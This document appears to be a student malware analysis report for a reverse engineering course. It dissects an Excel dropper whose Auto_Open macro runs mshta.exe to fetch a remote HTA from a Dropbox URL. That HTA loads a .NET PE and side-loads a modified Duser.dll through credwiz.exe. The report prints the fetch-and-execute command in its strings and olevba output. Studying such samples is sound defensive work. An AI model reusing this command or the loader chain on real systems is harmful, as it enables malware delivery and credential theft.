MALWARE ANALYSIS REPORT

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Malware Analysis Report

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ST6052CEM Reverse Engineering

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
Overview

A suspicious excel file was found and given to us by our clients for the investigation. The file was named ‘sample.xls’ and was suspected to have some malicious macro code to it. As we would open the excel file it would drop a htseelaa.hta which is basically a standalone application meaning its some sort of scripting. For the given sample it was JavaScript, and it runs without the need for browser with help of mshta.exe in windows system.

After this a core functionality of malware would run which would try to make itself legitimate after copying and running a windows executable. The malware copies itself as a credentials storing executable of Windows system make is more dangerous as all the credentials stored in it are in verge of compromise by the threat actor.

Flow of Malware



Tools Implied

Below are the list of tools used during the process of analysis:

- Oletools
- Process Monitor
- Process Watch

- Cyberchef
- Hex editor
- Virus total
- Detect it easy
- Sydns
- Dotpeek by Jet Brains
- Pe-tree

File Information

The metadata of the file was analyzed which gave us good information on when the file was created and which application was used to created it.

```
┌──(avii㉿kali)-[~/Desktop/tools/oletools/cw1]
└─$ file sample.xlsx
sample.xlsx: Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1252, Name of Creating Application: Microsoft Excel, Create Time/
Date: Fri Jun  5 18:17:20 2015, Last Saved Time/Date: Fri Mar 29 14:33:31 2019, Security: 0
```

Figure1: Verifying the excel file

The Strings command revealed the use of mshta.exe was executing a hta file from the cloud storage drobox.

```
┌──(avii㉿kali)-[~/Desktop/tools/oletools/cw1]
└─$ strings sample.xlsx | tail
?333333
mshta.exe https://dl.dropboxusercontent.com/s/kmplyoh5enq1whf/htseelaaa.htaB
MbP?_
ffffff
ffffff
333333
?333333
Microsoft Excel
Databases & Hosting
Worksheets
```

Figure2: Strings revealing Macros.

After it was suspected to have macro attacked to it the oletools came in handy. The olevba was then used to examine the file further and it verified our claims of having macro.

```
└─$ olevba sample.xlsx
olevba 0.60.1 on Python 3.11.9 - http://decalage.info/python/oletools
===============================================================================
FILE: sample.xlsx
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO xlm_macro.txt
in file: xlm_macro - OLE stream: 'xlm_macro'
```

Figure3: Olevba to examine file.

We further examined how the macro was doing everything and we found out that Auto_Open was used meaning whenever the excel file was opened it would lead to calling of EXEC() function that would execute the mshta.exe.

```
' Sheet,Reference,Formula,Value
' Macro,A1,EXEC("mshta.exe https://dl.dropboxusercontent.com/s/kmplyoh5enq1whf/htseelaaa.hta"),""
' Macro,A2,HALT(),""
+----------+--------------------+--------------------------------------------+
|Type      |Keyword             |Description                                 |
+----------+--------------------+--------------------------------------------+
|AutoExec  |Auto_Open           |Runs when the Excel Workbook is opened      |
|Suspicious|EXEC                |May run an executable file or a system      |
|          |                    |command using Excel 4 Macros (XLM/XLF)      |
|IOC       |https://dl.dropboxus|URL                                         |
|          |ercontent.com/s/kmpl|                                            |
|          |yoh5enq1whf/htseelaa|                                            |
|          |a.hta               |                                            |
|IOC       |mshta.exe           |Executable file name                        |
|IOC       |htseelaaa.hta       |Executable file name                        |
|Suspicious|XLM macro           |XLM macro found. It may contain malicious   |
|          |                    |code                                        |
+----------+--------------------+--------------------------------------------+
```

Figure4: Oletools revealing macro in excel

Another file dropped from the dropper which was a Portable Executable (PE).

```
┌──(avii㉿kali)-[~/Downloads]
└─$ file portable2.exe
portable2.exe: PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections
```

Figure5: Verifying the dropped file.

This Executable has very interesting strings which later discussed in the report.




Figure6: String of dropped PE

Process Information

When a victim opens the excel file the macro embedded in it will automatically executes the mshta.exe (Microsoft HTML Application host). This program creates a windowless environment to run the HTA, giving it more privileges than a regular web page.

The "htseelaaa.hta" has some base64 value and further investigation revealed the defined " var so" as a Portable Executable(PE) and another "var ad".




Figure7: Decoded base64 into hex and str

After properly compiling the executable into"portable2.hex" from Hex and analyzing the" var so" we could finally confirm it being an executable.




Figure8: Header of the obtained PE

In the HTA script everything is included in the script. The function base64ToStream(b) converts into a byte array representing the PE file. This byte array is deserialized into a .NET object using System.Runtime.Serialization.Formatter.BinaryFormatter. Now, the .NET runtime is used to run the deserialized object withing the same process as the HTA script.

The HTA script then creates an instance of class "preBotHta" class defined in the PE and then the desterilized data is passed as input to it.

The PE first creates a folder (dsk\\dat2.1) within the user's common application data folder and then copies the legitimate credwiz.exe to this folder

Another base64 encoded variable is passed which is another compressed dll. The dll is then modified using the information provided in arguments and written to a specific location in the disk. The modified DLL data is then written to a file named “Duser.dll” within the created folder. Then the credwiz.exe is executed.




Figure9: Folder created with credwiz and dll file

In essence, the HTA script acts as a loader for the malicious code contained within the PE file. This technique is often used by malware to evade detection and execute harmful actions.




Figure10: Flowchart demonstrating how malware is working


Preliminary Analysis

Detection and Fuzzy Hashing

Virus total an online tool popular among malware community, revealed the nature of the file "htseelaaa.hta". Multiple vendors flag it as the dropper and JSAgent.

Figure11: Virus total Results of HTA script

The fuzzy hash was also calculated using SSDEEP. Fuzzy hashing is a technique that generates the hash value for files and data with similar content. It is useful for finding similar file with just slight variation.



Also giving the hash in hybrid analysis flagged it as 100 malicious.




Figure12: Hybrid Analysis report for HTA

Also the base64 decode PE was also analyzed using the same method by putting it in virustotal and hybrid analysis.

The “PreBotHta” gave the following results in virus total and hybrid analysis.




Figure13:Virus Total result of PE




Figure14:Hybrid analysis results of PE

The excel file was also analyzed using virus total and was flagged as dropper.





Figure15: Virus total results of excel file

Strings

There strings commands revealed few of the interesting thing which pointed the direction for where to go next with the analysis. These strings are discussed below:



1. **"dllBase64"**: This string suggests the presence of a base64 encoded string within the PE file. Base64 encoding is commonly used to embed malware or other malicious components within executables. Decoding this string might reveal the actual malicious code, likely a DLL file.
